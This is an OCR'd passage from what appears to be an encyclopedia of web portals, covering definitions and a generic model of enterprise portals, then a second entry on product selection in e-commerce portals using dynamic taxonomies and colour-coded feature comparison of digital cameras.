The most fundamental characteristic of an enterprise portal found in literature is that it provides a single point of access to information and applications available in the organization utilizing a consistent user interface (Koulopoulos, 1999; Raol, Koong, Liu, & Yu, 2002; Tsui, 2003). However, there is no standardized, agreed-upon definition regarding the term of an enterprise portal although many scholars put tremendous efforts on specifying an enterprise portal. Some definitions regarding enterprise portals as various milestones are presented to illustrate the progress of defining an enterprise portal.

- An enterprise portal is defined for the first time as an amalgamation of software applications that enable companies to unlock internally and externally stored information, and provides users a single gateway to personalized information needed to make informed business decisions (Shilakes & Tylman, 1998). It is clear to see that the functionality of an enterprise portal should support business decision making.

- White (1999) views an enterprise portal as a tool that provides business users with a single Web interface to enterprise information scattered throughout the enterprise. Additionally, he classifies enterprise portals into two categories: decision processing and collaborative processing. Comparing to the first definition above from Shilakes and Tylman (1998), the functionality of an enterprise portal was developed further for collaborative process that organizes and shares workgroup information, such as e-mail, reports, and memos.
- Murray (1999) considers an enterprise portal more than a gateway to enterprise information. He states that an enterprise portal that focuses only on content is inadequate for the enterprise community, and that an enterprise portal must connect not only with everything we need, but with everyone we need, and provide all the tools we need to work together. According to Murray, an enterprise portal could fulfil all expectations of enterprise users, supporting their job activities, and not only a gateway to content or decision support.
- Viador (1999) defines an enterprise portal as applications that enable companies to provide access to internally and externally stored information, and offer users internally and externally of the enterprise a single window to personalized information needed to make informed business decisions. This definition extends the scope of users group within an organization to the outside.
- Brio (2000a, 2000b) defines an enterprise portal as a tool that provides users with broad access to information, no matter where it is stored, and enables information delivery to all users, wherever they work. In a sense, it means that an enterprise portal could deliver information ubiquitously.
- Plumtree Software (2000) sees an enterprise portal as a system that is able to bring together in one simple, personalized Web page, all the information and productivity tools relevant to enterprise users, hosting dynamic applications, such as online reports, e-mail, schedules, calendars, business services, and so on. In contrast with previous definitions, the definition of Plumtree software seems more complete because it emphasizes an enterprise portal's intrinsic capacity to provide access to enterprise information. Additionally, it includes supporting both decision making process and collaborative business process.
- Davis (2004) recently defines an enterprise portal that provides multiple partners with easy access to shared documents in order to exchange information. It could even be linked to the improved effectiveness of mergers and acquisitions, acting as a bridge that can quickly bring together applications in different organizations and allow them to act as a single unified entity, something that traditionally has often taken many years to achieve.

Based on various definitions and explanations above, an enterprise portal in this article could be generally specified as follows:

An enterprise portal means any combination of Web-based collaboration, content management, communication, and knowledge management tools intended to facilitate communication, improve workflow, streamline administrative processes or enhance overall collaboration. It should provide customized, personalized, and integrated access to dynamic content from different information resources for all the roles involved including employees, business partners, suppliers and customers.


A GENERIC MODEL OF AN ENTERPRISE PORTAL

To elaborate on the concept of an enterprise portal specifically, a generic model of an enterprise portal is presented in Figure 1. Additionally, various applications and benefits of implementing an enterprise portal are introduced subsequently.

As a substantial part of enterprise information systems, an enterprise portal is based on the Internet platform offering a comprehensive and seamless integration of back-office and front-office application. First, the enterprise portal in the Figure 1 delineates the internal collaborations and interoperability through a flexible bridge to interface functional departments within the enterprise, such as, the purchase department, research and development department, manufacture and production department, finance department, as well as sales and marketing department. Since an enterprise portal offers a single point of entry, a single point of access, and a single point of information interchange (Hazra, 2002), Figure 1 represents that an enterprise portal could integrate business events across existing information systems and departmental boundaries thus facilitate the internal collaborations and promote interoperability among the different departments within the enterprise.

Second, the Figure 1 presents that the enterprise portal as a single gateway is a seamless single point of access to all enterprise information resources that include business-specific relevant information in the context of helping employees to be highly productive and competitive. Those capabilities of an enterprise portal give employees a resourceful and aspiring role in the organization because they

Figure 1. A generic model of an enterprise portal



could personalize information for business decision making. Meanwhile, the personalized information allows employees to find high qualified information without having to spend copious amounts of time browsing. It also reduces massive quantities of information into the customized set. The effective information acquisition and utilization make employees more productive and competitive in doing their job.

Third, the enterprise portal in the Figure 1 introduces business information management with an extension to reach customers, suppliers, and business partners and therefore can help these groups understand the company's business or unique value proposition. In this way, the enterprise portal can support customer relationship management, supply chain management and business partner relationship management. In practice, business relationships evolve in multiple directions in which buyers, sellers, and brokers of goods and services come together to exchange information, obtain specific knowledge, and conduct transactions. With the Internet technology, an enterprise portal can offer business partners the largest set of possible market opportunities by linking unbundled parts of the value chain, and also provide the efficient service demanded by consumers through a flexible collaboration between independent market-driven entities.

For example, if a company runs extranet or intranet (or both) as additional business units and links those networks to its trading partners, the enterprise portal will combine extranet or intranet (or both) into one integrated entry point for interaction between itself and its partners. In this way, the enterprise portal can link up buyers and sellers together in the exchange of goods and services. This is a prospective alternative way to run business, manage customer relationships and supply chain because an enterprise portal could extend to potential customers worldwide, as well as in the search for optimized suppliers by comparing supplier offerings and prices instantly in a real-time manner. Additionally, the collaboration relationship with the right business partners is possible, such as collaboratively designing products, matching and responding to customer demands by the entire value chain players, etc. Accordingly, the model indicated that an enterprise portal can provide enterprise with a genuine capacity to enable real-time, interactive exchange of business transaction information and integration of business processes among trading partners, buyers, sellers, brokers or intermediaries, and e-business service providers.

The enterprise portal in the Figure 1 and various applications above strongly suggested that an enterprise portal can contribute to both internal and external integrations of enterprise business. The internal integration includes the back-end processes required for complete fulfilment of customer requests, which may involve the major customer-client interactions (such as registration, marketing, payment, and so on) and management of customer transactions (such as accommodating requests from the Web site for products and services, or integration of the vast amounts of customer information). The external integration combines services from multiple providers (such as partners of a supply chain) to support extended transaction management, information exchange, coordination, and collaboration along the entire business value chain.

FUTURE TRENDS

According to Tom Koulopoulos, president of the Delphi Group, "An enterprise portal is a survival mechanism—you have to have it just in order to do business, going forward. In the future, there are many ways that people will use enterprise portals to compete, but first and foremost, you must have one in place just to survive." Accordingly, enterprise portals will get more popular and widely accepted in the business world.

Future research efforts are needed to study cases and best practices of enterprise portals in a global context. Many previous publications have greatly contributed to enterprise portal applications; for example, organizations are using enterprise portals to deliver information and applications to their employees (Breu, Hemingway, Strathern, & Bridger, 2001; Counsell, 2004; Daniel & Ward, 2003; Milne, 2002; Roberts, 2002); enterprise portals allow staff to find the information and knowledge that they need to do their job (Collins, 2002; Detlor, 2004; Terra & Gordon, 2003); enterprise portals can be tailored according to the role or location of all individual users, ensuring that they are fully informed on issues relevant to their role or their interests (Ben-Arieh & Pollatscheck, 2002). Moreover, enterprise portal can also improve collaboration with external business partners, such as customers and suppliers (Detlor, 2000; Dias, 2001).

With the rapid diffusion of Internet technology, applications of enterprise portals are not only across the boundaries of departments within an organization, but beyond regions and countries. Cross-national applications of enterprise portals will become prevalent as more businesses are being developed towards globalization. The future research topic could focus on identifying external influential factors on an enterprise portal in a global environment since many external factors could be significantly different from country to country; such as policy, legislation, culture, language, and so on. These external factors may influence enterprise portals in design, development, implementation, application, etc.

Another research topic could be portal chain interaction study. Many recent publications focused on the enterprise portal study as follow: integration of structured, unstructured data and applications (Delphi Group, 2000; Gillett, Rustein, Khawaja, Buss, & Porth, 2001; Tsui, 2003); categorization (Delphi Group, 2000; Raol et al., 2002; White, 2000); personalization (Crossley, Kings, & Scott, 2001; Delphi Group, 2000; Raol et al., 2002); and scalability (Delphi Group, 2000; Raol et al., 2002; White, 2000;). So far, there is a lack of interaction between these so called portlets. For example, when a user navigates within one portlet, the others remain uninvolved. This means that each source has to be searched individually and separately to get all relevant information. To improve the current situation, it is necessary to study how an enterprise portal could provide users relevant information with a proactive searching or communicating tool among portlets according to the user's context.

CONCLUSION

To understand the fundamental concept and various applications of an enterprise portal, a generic model of an enterprise portal was presented in this paper. In previous sections, the model was used to clarify the connotation and extension of an enterprise portal. First, the model in the Figure 1 could delineate an enterprise portal as a Web-based tool that facilitates communication, improves workflow, streamlines administrative processes and enhances overall collaboration. Second, the model could depict an enterprise portal as a Web-based application system that provides a single point of integration for access to information, applications, and services from different sources for all the roles involved, including employees, partners, suppliers and customers. The relevant explanations and specifications regarding the model of an enterprise portal contributed not only to understand an enterprise portal, but also promote enterprise portal study and enterprise portal management.

REFERENCES

Ben-Arieh, D., & Pollatscheck, M. A. (2002). Analysis of information flow in hierarchical organizations. *International Journal of Production Research, 40*(15), 3561-3573.

Bock, G. E. (2001). Enterprise portals promise to put an end to corporate intranet chaos. *Enterprise Application Webtop, 440*, 132-133.

Brio Technology. (2000a). Technical briefs. Architecture overview. *Brio Technology,* October 12, 2000. Retrieved October 10, 2004, from http://www.brio.com/library/technical briefs/portal architecture.html

Brio Technology. (2000b). Brio portal. Delivering results to the enterprise. *Brio Technology,* May 8, 2000. Retrieved October 20, 2004, http://www.brio.com/products solution/brio portal/pdfs/portal.pdf

Breu, K., Hemingway, C. J., Strathern, M., & Bridger, D. (2001). Workforce agility; the new employee strategy for the workforce economy. *Journal of Information Technology, 17*(1), 21-13.

Collins, H. (2002). *Enterprise knowledge portals*. New York: Amacon.

Counsell, A. (2004). Opening the door to collaboration. *Financial Times IT Review, March 31.*

Crossley, M., Kings, N. J., & Scott, J. R. (2001). *Business @ the speed of stupid*. Cambridge, MA: Perseus Publishing.

Daniel, E. M., & Ward, J. M. (2003, April 9-11). Enterprise portals: Improving service delivery in local government. In *Proceedings of the UK Academy for Information Systems Conference* (pp. 1-16). Warwick, UK.

Davis, M. (2004). Enterprise portals—Still de Rigueur. *Silicon.com, March 24*. Retrieved December 8, 2005, from www.silicon.com/research/specialreports/portals/

Delphi Group. (2000, September). Building enterprise class e-business portals. *The Delphi Group, Whitepaper*.

Detlor, B. (2000). The corporate portal as information infrastructure: Towards a framework for portal design. *International Journal of Information Management, 20*(2), 91-101.

Detlor, B. (2004). *Towards knowledge portals: From human issues to intelligent agents*. The Netherlands: Kluwer Academic Publishers.

Dias, C. (2001). Corporate portals: A literature review of a new concept in information management. *International Journal of Information Management*, *21*(4), 269-287.

Gillett, F. E., Rustein, C., Khawaja, S., Buss, C., & Porth, M. (2001, August). Making enterprise portals pay. *The Forrester Report.*

Hazra, T. (2002). Building enterprise portals: Principles to practices. In *Proceedings of the 24th International Conference in Software Engineering* (pp. 623-633).

Koulopoulos, T. M. (1999). Corporate portals: Make knowledge accessible to all. *Informationweek.com*, *April 26*. Retrieved December 20, 2005, from http://www.informationweek.com/731/31erall.htm

Milne, J. (2002). Home sweet home. *Internet World, March*, 18-24.

Murray, G. (1999). The portal is the desktop. *Intraspect* (May/June).

Plumtree (2000). Plumtree Software, Inc.: The Plumtree corporate portal 4.0. *Technical White Paper; Plumtree Software, Inc., October 1*. Retrieved September 2, 2005, from http://http://www.plumtree.com/moreinfo/moreinfo email check.htm

Raol, J. M., Koong, K. S., Liu, L. C., & Yu, C. S. (2002). An identification and classification of enterprise portal functions and features. *Industrial Management & Data Systems*, *102*(7), 390-399.

Roberts, M. (2002). Shell taps SAP portal as global standard. *Chemical Week, September 25*, 33.

Shilakes, C., & Tylman, J. (1998). Enterprise information portals. *Industry Overview*. New York: Merrill Lynch, Inc.

Tatnall, A. (2004). Portals, portals everywhere. In A. Tatnall (Ed.), *Web Portals: The new gateway to Internet information and service.* Hershey, PA: Idea Group Publishing.

Terra, C., & Gordon, C. (2003). *Realizing the Promise of Corporate Portals*. New York: Butterworth-Heinemann.

Tsui, E. (2003). Tracking the role and evolution of commercial knowledge management software. *Handbook on Knowledge Management 2—Knowledge Directions.* Berlin: Springer-Verlag.

Viador. (1999). Enterprise information portals: Realizing the vision of information at your fingertips. *A Viador, Inc. White Paper*, San Mateo, CA.

White, C. (1999). The enterprise information portal marketplace. *Decision Processing Brief: DP-99-01.* Morgan Hill, CA: Database Associates International, Inc.

White, M. (2000). Enterprise Information Portals. *The Electronic Library*, *18*(5), 354-362.

KEY TERMS

Customer Relationship Management: Uses information systems to integrate all of the business processes surrounding the firm's interactions with its customer in sales, marketing, and service.

Extranet: The term extranet is used when the access is extended to a privileged user group: such as customers, suppliers and business partners.

Enterprise Portal: An enterprise portal means any combination of Web-based collaboration, content management, communication, and knowledge management tools intended to facilitate communication, improve workflow, streamline administrative processes or enhance overall collaboration. It should provide customized, personalized, and integrated access to dynamic content from different information resources for all the roles involved including employees, business partners, suppliers and customers.

Portal: A portal is an integrated and personalized Web-based application that provides the end user with a single point of access to a wide variety of aggregated content anytime and from anywhere using any Web-enabled client device.

Portlet: A Portlet is an application that displays some contents in a portlet window. Portlets form the base building blocks of a portal.

Intranet: The intranet is an internal network based on Web technology that allows people within an organization to exchange information.

Supply Chain: Is a network of organizations and business processes for procuring materials, transforming raw materials into intermediate or finished products, and distributing products to customers.

Supply Chain Management: Is the close linkage and coordination of activities involved in buying, making, and moving a product. It integrates supplier, manufacturer, distributor, and customer logistics processes to reduce time, redundant effort, and inventory costs.

Guided Product Selection and Comparison of E-Commerce Portals

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INTRODUCTION

The number of e-commerce sites is growing at an astounding rate. Low personnel overhead, just-in-time supply, and the widespread acceptance of online credit card payments make large e-stores a viable business model. Indeed, the economics of small or no inventories seems to be a compelling force toward mammoth stores; successful stores such as Amazon have shifted from a focused line of products to selling quite diverse and heterogeneous items.

E-commerce portals are one of the most active and important Internet application areas, yet selecting a product to buy is frequently a frustrating experience because of the size of inventory, and, most importantly, because customers do not know exactly the specific item they want, but are rather looking for the item that best fits their individual requirements. This situation requires system assistance in browsing and exploration as opposed to retrieval based on a precise specification, which is the paradigm of search tools (text retrieval and database queries) supplied by traditional technology and used in most portals.

BACKGROUND: THE USER ACCESS MODEL

Most users of e-commerce portals do not look for a specific product but want to find the “right” product in possibly a quite large set of alternative products. The right product really depends on how competing features rate according to user requirements (perceptions, interests, financial capabilities, etc.). Different users or even the same users at different times are likely to weigh each feature differently. While it is unlikely that users are able to associate a precise numeric weight to each feature, they can very easily rank features in decreasing order of importance. So, in addition to a primary interest focus (e.g., budget price), users will have a secondary, tertiary, etc. focus (e.g., budget cameras with the highest resolution vs. the lightest budget cameras available). A secondary focus depends on the user preferences but also on the features that items in the primary focus exhibit, and so on.

For expediency, we split the interaction into two stages in cascade: the thinning-game and the end game (Sacco, 2003, 2005). In the thinning game, the user is confronted with a large number of items and has to derive a relatively small set of candidate items to be further exhaustively inspected. In order to thin the number of alternatives the user has to:

1. find all the available features;
2. focus on the most relevant one for him (the primary focus) and discard all the items without that feature;
3. find all the features for the items retained; and
4. select the next focus among them and iterate the process until the number of candidates is sufficiently small.

The major critical point is the display of all the features correlated with the selected ones. What are the features (e.g., resolution, zoom, etc.) for cameras under \$200? If the user is not able to find them out easily, the next focus cannot be set and the thinning game is already over. The user has to inspect all the cheap cameras and find their features by manual inspection. On the other hand, if related features are available, he or she can add the next feature in the order of perceived importance to the current focus and focus on it, thereby discarding other documents that do not have that feature and consequently further thinning the number of candidate items.

Other important points for the thinning game are the ability to operate on items at a set-at-a-time rather than at an instance-at-a-time level (the primary focus defines a set of items, a secondary focus intersects the primary focus set with the set defined by the secondary focus, etc.), and to have systematic summaries of sets (the current focus) in real time. Finally, the number of features for large stores can be quite large, so that a taxonomic organization of features is usually required. Item presentation tends to be a second-order concern in the thinning game.

The second stage, the end game, is entered when a suitably small set of candidate items has been located and the user must select the single item to purchase, by comparing features of candidate items. Candidate items are usually organized as a table with features on the rows and items on the columns. Feature comparison poses significant cognitive challenges to users because there are usually many features to consider and the number of candidate items is often larger than 10. Most practical situations may require hundreds of comparisons, but even the comparison of two items can be difficult--not only all the features must be compared, but all the different features must also be remembered. Different features will be stored in the user short-term memory (Miller, 1956), which holds 7±2 items. This means that comparing more than nine feature values becomes quite complex and usually leads to total user disorientation so that users will need additional tools such as pencil and paper.

The number of comparisons to be performed has to be minimized. Consequently, the user should be assisted in quickly finding *discriminants* among different items (i.e., features with different values that can guide the selection). At the very minimum, features whose values are constant over all the items, and are therefore useless as discriminants, should be quickly perceived as such, and discarded on demand. In addition, the user selects the final item user by informally *weighing* the desirableness of a combination of features of interest. In many practical cases, values of specific features can be ranked a priori from the less desirable to the most desirable value. For instance, being all the other features equal, a smaller price tag is always better than a higher one. These rankings can be used in such a way that the user quickly perceives the desirableness of feature values in a row, instead of comparing them exhaustively.

SOLUTIONS FOR PRODUCT SELECTION

Solutions for the Thinning Game

Shopping portals have used a number of different techniques to solve the thinning game. These include: (a) database queries, (b) text retrieval, (c) hypertext/hypermedia, and (d) taxonomies. For each technique, there are real or perceived system advantages. Most portals rely on relational technology for operation (inventory, ordering, billing, etc.) so that a form-based query system that operates on the underlying database requires a limited implementation effort. Text retrieval solutions require even less design and implementation. It is sufficient to index product sheets and they are immediately available. Hypertext/hypermedia can provide some sort of navigation in the inventory and are often used to implement static Yahoo-like taxonomies.

From the user perspective, none of these techniques satisfies the requirements of the thinning game. Database queries show lengthy result lists with no semantic structuring. They are good for precise retrieval but extremely poor for browsing. Setting the primary focus is easy; users interested in budget cameras just ask for cameras below $200 and retrieve a number of cameras that satisfy that condition. However, no summary of the features these cameras have is available, so that a secondary focus (e.g., small cameras or high resolution) cannot be set. Either users must read all the camera descriptions or they get involved in a lengthy trial-and-error interaction, issuing blind queries in order to find interesting features. Text retrieval queries are even worse. Noise and insufficient recalls are well known problems with text retrieval (Blair & Maron, 1985); queries on full-text material tend to retrieve too many documents or too few. For this reason, text retrieval is rarely used per se but rather in combination with database techniques as a way to access full-text descriptions of products.

Only the smallest e-stores can use hypertext/hypermedia techniques (Groenbaek & Trigg, 1994) for product selection. Although hypermedia is commonly used to browse information, exploration is performed one document at a time, which is quite time consuming, and there is no systematic picture of relationships among infobase components. Building and maintaining a complex hypermedia network can be extremely costly. The hierarchical topic structure of traditional taxonomies (such as Yahoo!) gives users an initial guidance and setting a primary focus is simple, but once they select a branch in the taxonomy, say price, the result can only be refined by descendant topics (i.e., a specific price range) and the discriminative power of features on other branches (i.e., resolution, weight, etc.) is lost. There is no way of setting a secondary focus and the only way to go on is really to manually inspect all the items in the primary focus. Note that this is not just a problem in designing the taxonomy, although one could replicate all the independent branches at each level (e.g., under *Zoom> optical zoom > 3X*, we could find *Price Range*, *Max. Resolution*, etc.), this strategy produces an exponential growth in the taxonomy.

A significant number of shopping portals based on dynamic taxonomies (see the article “Dynamic taxonomies: Intelligent user-centric access to complex portal information” in this Encyclopedia) have appeared in the past two years. These include, among others, Yahoo!, Kelkoo, Bizrate, and Amazon. Dynamic taxonomies are based on a multidimensional taxonomy in which items are classified under several concepts, and offer a single, integrated visual environment for retrieval and guided exploration. In the simplest case, the user can *zoom* on a concept C of interest; only the documents classified under C are retained, and all the concepts not related to the current focus are pruned from the taxonomy, which therefore shows all and only those concepts that can be used to set an additional focus. The term dynamic is used to indicate that dynamic taxonomies can conceptually summarize any subset of the universe, whereas traditional, static taxonomies are able to summarize only the entire universe.

The selection process is exemplified by a digital camera shop in Figures 1 to 3. The example uses Knowledge Processors’ Universal Knowledge Processor (Knowledge

Figure 1. Initial taxonomic summary of the features of 60 digital cameras






Figure 2. Preparing to zoom (focus) on high-resolution cameras. Twenty such cameras exist



Processors, 1999), a commercial system based on dynamic taxonomies that features real-time operations even for very large information bases.

When we enter the digital camera shop, we find a concise systematic summary of the items carried (Figure 1). The numbers before each feature indicate how many items are classified under it. This summary is just a normal, familiar taxonomy, and the user can manipulate it in the normal way (expanding levels, displaying items, etc.). Assume we are interested in high-resolution (1600x1200 or more) digital cameras. With a conventional taxonomy, we would retrieve 20 cameras, and we would need to inspect each camera in order to select the right one. Here, instead, we perform a zoom on high-resolution cameras (Figure 2). The zoom operation is central for what we are doing; it focuses on the cameras we just selected (20 out of 60) and shows a concise summary (Figure 3) of all the features for only and all such cameras. Here, we expanded size, but we could have explored any other relevant feature (price, shutter speed, etc.). If we are interested in pocket cameras, we do not need to perform another zoom operation because only three cameras are selected and we may reasonably look at them (i.e., we are now entering the *end game*). With just one zoom operation, the number of candidate cameras was reduced from 60 to 3, with a total freedom to express requirements and a complete assistance from the system in selecting interesting features.

Figure 3. Taxonomic summary for the features of high-resolution cameras. Features and values that do not apply were automatically filtered out. Here, we are preparing to inspect pocket cameras



This same database is available online at www.knowledge-processors.com.

It is quite easy to see that all the requirements for the thinning game are satisfied. The retrieval process is an iterative thinning of the information base: the user selects a focus, which restricts (thins out) the information base by discarding all the items not in the current focus. Only the concepts used to classify the items in the focus and their ancestors are retained. These concepts, which summarize the current focus, are those and only those concepts that can be used for further refinements. The user is effectively guided to reach his goal, by a clear listing of all possible alternatives.

Dynamic taxonomies only require the concept of a taxonomic organization and the zoom operation, which seems to be very quickly understood by end-users. Although very few usability studies exist (Yee, Swearingen, Li, & Hearst, 2003, in a different domain), the recent restructuring of all the major e-commerce portals empirically indicates significant benefits. The guidance given by conceptual summaries makes product selection quicker and more accurate. In addition, users feel they have considered all the alternatives in reaching a result, and they clearly understand how the result was reached. By contrast, text retrieval is usually perceived as a game of chance, while for agent technologies (Shimazu, 2002), it is usually quite difficult to explain how the result was obtained to the casual, untrained user. Quicker product selection is not just a psychological impression. In fact, different from traditional taxonomies, dynamic taxonomies scale up very well for larger databases and converge very rapidly to small result sets. A detailed analysis of convergence and experimental results can be found in Sacco (2002).


Other benefits of dynamic taxonomies over other approaches include (Sacco, 2005): (a) easy support of multilingual access, (b) transparent and unobtrusive gathering of user preferences, by simply monitoring the concepts used for zooming, and (c) support of advanced features such as user reviews or item popularity.

Solutions for the End Game

Although a growing number of e-commerce portals let users compare different products, such functionality is usually primitive and only supports the side-by-side display of features. A typical example is shown in Figure 4, which compares three Casio digicams. Alternating gray and white backgrounds are used to increase row readability; however, the user has no orientation in the comparison of features, so that selecting the *right* camera requires the comparison of all the features. As we previously remarked, comparison is quite difficult even in this simple case. Just ask yourself what the relative ranking of these cameras is.

Figure 5 shows the enhanced feature display (Sacco, 2001, 2003, 2005) according to the requirements discussed for the end game. Features with the same value are identified by a gray background and can be hidden or shown through a button. For most of the features (e.g., price, resolution, etc.), values are ranked according to their desirableness—the color of the background goes from a bright green (for the best values) to a bright red (for the worst values); a white background is used for mean values. As an example, prices higher than the mean price are red (the higher the price, the brighter the color) and prices lower than the mean price are

Figure 4. Features for Casio cameras



1 to 3 out of 3

Click here to enlarge images

Click here for smart compare

	Casio QV-8000SX	Casio QV-7000SX	Casio QV-5500SX
Brand	Casio	Casio	Casio
Max resolution	1280 x 960	1280 x 1024	1280 x 960
Avg street price	650 - 699	550 - 599	450 - 499
Weight (in pounds)	0.6 - 0.69	0.5 - 0.59	0.5 - 0.59
Size	Medium	Pocket	Medium
LCD display	2.5 inch	2.5 inch	1.8 inch
Image capacity at high res	13	2	14
Zoom			
Max optical zoom	8 X	2 X	no zoom
Max digital zoom (optical x digital)	4 X	4 X	4 X
Focal length (35 mm. equivalent)			
Min	normal (36-60)	wide (29-35)	normal (36-60)
Max	supertele (201-500)	low tele (61-100)	normal (36-60)
Shutter speed			
Max	1/2000 sec	1/1000 sec	1/500 sec
Min	64 sec	1/4 sec	1 sec
Aperture			
Max	F 3.2	F 2.8	F 2.8
Min	F 8	F 11	F 16

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
Figure 5. Features for Casio cameras: Color-coded enhanced display



1 to 3 out of 3

Click here to enlarge images

Click here for dumb compare

	Casio QV-8000SX	Casio QV-7000SX	Casio QV-5500SX
Brand	Casio	Casio	Casio
Max resolution	1280 x 960	1280 x 1024	1280 x 960
Avg street price	650 - 699	550 - 599	450 - 499
Weight (in pounds)	0.6 - 0.69	0.5 - 0.59	0.5 - 0.59
Size	Medium	Pocket	Medium
LCD display	2.5 inch	2.5 inch	1.8 inch
Image capacity at high res	13	2	14
Zoom			
Max optical zoom	8 X	2 X	no zoom
Max digital zoom (optical x digital)	4 X	4 X	4 X
Focal length (35 mm. equivalent)			
Min	normal (36-60)	wide (29-35)	normal (36-60)
Max	supertele (201-500)	low tele (61-100)	normal (36-60)
Shutter speed			
Max	1/2000 sec	1/1000 sec	1/500 sec
Min	64 sec	1/4 sec	1 sec
Aperture			
Max	F 3.2	F 2.8	F 2.8
Min	F 8	F 11	F 16

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green. Some features such as brand or body color cannot be ranked so that they are not color-coded and their background is white.

Color-coding shows quickly and clearly what's different and what's not, but also indicates where products differ more dramatically. A preliminary assessment can be usually done at a glance. In Figure 5, the relative ranking of the three Casio cameras is immediate and simply based on the number of red and green features of each camera, whereas it requires a careful inspection of all the features in Figure 4. Several variations on color-coding are discussed in (Sacco, 2005).

Quality of Results

The thinning game is a heuristic strategy and can consequently be suboptimal. First, Boolean cutoffs (accept/reject) for feature values are used. As an example, a Boolean cutoff at a price of $100 rejects both a potentially interesting item at $105 and a clearly too expensive item at $1,000. Second, it is a non-compensatory strategy. Once an item is rejected on any feature, that item is eliminated from further consideration, even if some other feature might compensate. Therefore, the thinning game does not necessarily provide the best deal for the user.

